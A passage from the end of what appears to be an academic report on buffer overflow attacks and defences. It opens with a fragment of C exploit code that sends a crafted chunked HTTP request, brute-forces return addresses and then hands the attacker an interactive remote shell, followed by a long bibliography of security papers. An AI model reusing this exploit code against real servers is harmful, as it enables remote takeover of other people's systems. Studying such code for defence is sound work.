                *p++ = (retaddr >> 24) & 0xff;
        }

        PUT_BYTES(REP_ZERO, 0);
        PUT_STRING("\r\n");
}

PUT_STRING("Transfer-Encoding: chunked\r\n");
snprintf(buf, sizeof(buf) - 1, "\r\n%x\r\n", PADSIZE_2);
PUT_STRING(buf);
PUT_BYTES(PADSIZE_2, PADDING_2);
snprintf(buf, sizeof(buf) - 1, "\r\n%x\r\n", MEMCPY_s1_OWADDR_DELTA);
PUT_STRING(buf);

write(sock, expbuf, p - expbuf);

progress++;
if((progress%70) == 0)
        progress = 1;

if(progress == 1) {
        memset(buf, 0, sizeof(buf));
        sprintf(buf, "\r[*] Currently using retaddr 0x%lx, length %u,
                localport %u", retaddr, (unsigned int)(p - expbuf),
                lport);
        memset(buf + strlen(buf), ' ', 74 - strlen(buf));
        puts(buf);
        if(bruteforce)
                putchar(';');
}
else
        putchar((rand()%2)? 'P': 'p');


fflush(stdout);
while (1) {
        fd_set          fds;
        int             n;
        struct timeval  tv;

        tv.tv_sec = EXPLOIT_TIMEOUT;
        tv.tv_usec = 0;

        FD_ZERO(&fds);
        FD_SET(0, &fds);
        FD_SET(sock, &fds);
```

```
			memset(buf, 0, sizeof(buf));
			if(select(sock + 1, &fds, NULL, NULL, &tv) > 0) {
				if(FD_ISSET(sock, &fds)) {
					if((n = read(sock, buf, sizeof(buf) - 1)) <= 0)
						break;

					if(!owned && n >= 4 && memcmp(buf, "\nok\n", 4) == 0) {
						printf("\nGOBBLE GOBBLE!@#%%)*#\n");
						printf("retaddr 0x%lx did the trick!\n", retaddr);
						sprintf(expbuf, "uname -a;id;echo hehe, now use \
						 0day OpenBSD local kernel exploit to gain \
						 instant r00t\n");
						write(sock, expbuf, strlen(expbuf));
						owned++;
					}

					write(1, buf, n);
				}

				if(FD_ISSET(0, &fds)) {
					if((n = read(0, buf, sizeof(buf) - 1)) < 0)
						exit(1);

					write(sock, buf, n);
				}
			}

			if(!owned)
				break;
		}

		free(expbuf);
		close(sock);

		if(owned)
			return 0;

		if(!bruteforce) {
			fprintf(stderr, "Ooops.. hehehe!\n");
			return -1;
		}
	}

	return 0;
}
```

Bibliography

[And01] Ross Anderson. *Security Engineering: A Guide to Building Dependable Distributed Systems*. Wiley Computer Publishing, 2001.

[ano01] anonymous. Once upon a free(). *Phrack*, 57, 2001.

[Bal] Murat Balaban. Buffer overflows demystified. http://www.enderunix.org/docs/eng/bof-eng.txt.

[BK00] Bulba and Kil3r. Bypassing stackguard and stackshield. *Phrack*, 56, 2000.

[Bre88] Thomas M. Breuel. Lexical closures for c++. [USE88].

[BST00] Arash Baratloo, Navjot Singh, and Timothy Tsai. Transparent run-time defense against stack smashing attacks. [USE00].

[CBB+01] Crispin Cowan, Matt Barringer, Steve Beattie, Greg Kroah-Hartman, Mike Frantzen, and Jamie Lokier. Formatguard: Automatic protection from printf format string vulnerabilities. [USE01].

[CBD+99] Crispin Cowan, Steve Beattie, Ryan Finnin Day, Calton Pu, Perry Wagle, and Eric Walthinsen. Protecting systems from stack smashing attacks with stackguard. [lex99].

[CBWKH01] Crispin Cowan, Steve Beattie, Chris Wright, and Greg Kroah-Hartman. Raceguard: Kernel protection from temporary file race vulnerabilities. [USE01].

[CG87] John H. Crawford and Patrick P. Gelsinger. *Programming the 80386*. Sybex, 1987.

[com99] *15th Annual Computer Security Applications Conference*, 1999.

[Con99] Matt Conover. w00w00 on heap overflows. http://www.w00w00.org/files/articles/heaptut.txt, 1999.

[CPM+00] Crispin Cowan, Calton Pu, Dave Maier, Heather Hinton, Jonathan Walpole, Peat Bakke, Steve Beattie, Aaron Grier, Perry Wagle, and Qian Zhang. Stackguard: Automatic adaptive detection and prevention of buffer-overflow attacks. [USE98].

[CWP+00] Crispin Cowan, Perry Wagle, Calton Pu, Steve Beattie, and Jonathan Walpole. Buffer overflows: Attacks and defenses for the vulnerability of the decade. [dar00].

[dar00] *DARPA Information Survivability Conference & Exposition*, volume 2, 2000.

[Dob] Igor Dobrovitski. Exploit for cvs double free() for linux pserver. http://www.securiteam.com/exploits/5SP0I0095G.html.

[Eck00] Bruce Eckel. *Thinking in C++*, volume 1. Prentice Hall, second edition, 2000.

[EL02] David Evans and David Larochelle. Improving security using extensible lightweight static analysis. *IEEE Software*, January/February 2002.

[EY00] Hiroaki Etoh and Kunikazu Yoda. Protecting from stack-smashing attacks. Technical report, IBM Research Divison, Tokyo Research Laboratory, June 2000.

[GMF+99] J. Gettys, J. Mogul, H. Frystyk, L. Masinter, P. Leach, and T. Berners-Lee. Hypertext transfer protocol – http/1.1. RFC 2616, 1999. RFC 2616.

[GMH+99] J. Gettys, J. Mogul, Frystyk H., Masinter L., Leach P., and Berners-Lee T. Hypertext transfer protocol – http/1.1. RFC 2616, 1999.

[Gre02] Lurene A. Grenier. Practical code auditing. http://www.daemonkitty.net/lurene/papers/Audit.pdf, December 2002.

[HCDB99] Heather Hinton, Crispin Cowan, Lois Delcame, and Shane Bowers. Sam: Security adaptation manager. [com99].

[HL01] Michael Howard and David LeBlanc. *Writing Secure Code*. Microsoft Press, 2001.

[How97] John D. Howard. *An Analysis Of Security Incidents On The Internet 1989-1995*. PhD thesis, Carnegie Mellon University., 1997.

[IA301] Intel Corporation. *IA-32 Intel Architecture Software Developer's Manual Volume 1: Basic Architecture*, 2001. Order Nr 245470.

[IA303a] Intel Corporation. *IA-32 Intel Architecture Software Developer's Manual Volume 2: Instruction Set Reference*, 2003. Order Nr 245471.

[IA303b] Intel Corporation. *IA-32 Intel Architecture Software Developer's Manual Volume 3: System Programming Guide*, 2003. Order Nr 245472.

[Kae01] Michel "MaXX" Kaempf. Vudo - an object superstitiously believed to embody magical powers. *Phrack*, 57, 2001.

[Kal] Danny Kalev. Ansi/iso c++ professional programmer's handbook, chapter 7. http://documentation.captis.com/files/c++/handbook/ch07/ch07.htm.

[klo99] klog. The frame pointer overwrite. *Phrack*, 5, 1999.

[LE01] David Larochelle and David Evans. Statically detecting likely buffer overflow vulnerabilities. [USE01].

[Lev99] John R. Levine. *Linkers and Loaders*. Morgan-Kauffman, October 1999.

[lex99] *Linux Expo*, 1999.

[LGa] Doug Lea and Wolfram Gloger. glibc-2.2.3/malloc/malloc.c. Comments in source code.

[LGb] Doug Lea and Wolfram Gloger. A memory allocator. http://gee.cs.oswego.edu/dl/html/malloc.html.

[lin] *Linux Programmer's Manual*.

[Max99] Scott Maxwell. *Linux Core Kernel Commentary*. CoriolisOpen Press, 1999.

[Nev00] Bob Neveln. *Linux Assembly Language Programming*. Prentice Hall, 2000.

[New00] Tim Newsham. Format string attacks. http://www.securityfocus.com/guest/3342, September 2000.

[One96] Aleph One. Smashing the stack for fun and profit. *Phrack*, 49, 1996.

[PAF02] Vincent Glaume Pierre-Alain Fayolle. A buffer overflow study attacks & defenses. Technical report, ENSEIRB, 2002.

[Pc 93] *Pc Assembly Language Step by Step*. Abacus, 1993.

[Phi] Phillip. Using assembly language in linux. Webpage.

[Pie02a] Frank Piessens. Secure software engineering. Draft, December 2002.

[Pie02b] Frank Piessens. A taxonomy (with examples) of causes of software vulnerabilities in internet software. Technical report, Department of Computer Science, K.U Leuven, 2002.

[Ret00] Don Retzlaff. Variable arguments in c/c++ with the stdarg library. http://www.cs.unt.edu/ donr/courses/4010/NOTES/stdarg/, March 2000.

[rix00] rix. Smashing c++ vptrs. *Phrack*, 56, 2000.

[Sav] Petri Savolainen. System calls and signals.

[scu01] scut. Exploiting format string vulnerabilities. http://www.team-teso.net/articles/formatstring/, 2001.

[Smi97] Nathan P. Smith. Stack smashing vulnerabilities in the unix operating system. http://reality.sgi.com/nate/machines/security/nate-buffer.ps, 1997.

[Sta] G. Adam Stanislav. Freebsd assembly language programming. Webpage.

[Sta98] William Stallings. *Cryptography and Network Security: Principles and Practice*. Prentice Hall, second edition, 1998.

[Tan01] Andrew S. Tanenbaum. *Modern Operating Systems*. Prentice Hall, second edition, 2001.

[Tea] The PaX Team. Documentation for the pax project. http://pageexec.virtualave.net/docs/.

[Tib95] J. Tiberghien. Computer systems. Lecture notes, 1995.

[TIS95] TIS Committee. *Tool Interface Standard (TIS) Executable and Linking Format (ELF) Specification*, 1.2 edition, May 1995.

[TJ96] Michael Tischer and Bruno Jennrich. *PC Intern: The Encyclopedia of System Programming*. Abacus, 1996.

[USE88] USENIX. *C++ Conference*, 1988.

[USE98] USENIX. *7th USENIX Security Symposium*, 1998.

[USE00] USENIX. *USENIX Annual Technical Conference*, 2000.

[USE01] USENIX. *10th USENIX Security Symposium*, 2001.

[Ven] Vendicator. Documentation for stackshield. http://www.angelfire.com/sk/stackshield.

[Wal00] Kurt Wall. *Linux Programming*. Sams.net, second edition, 2000.

[Woj98] Rafal Wojtczuk. Defeating solar designer's non-executable stack patch. http://www.insecure.org/sploits/non-executable.stack.problems.html, 1998.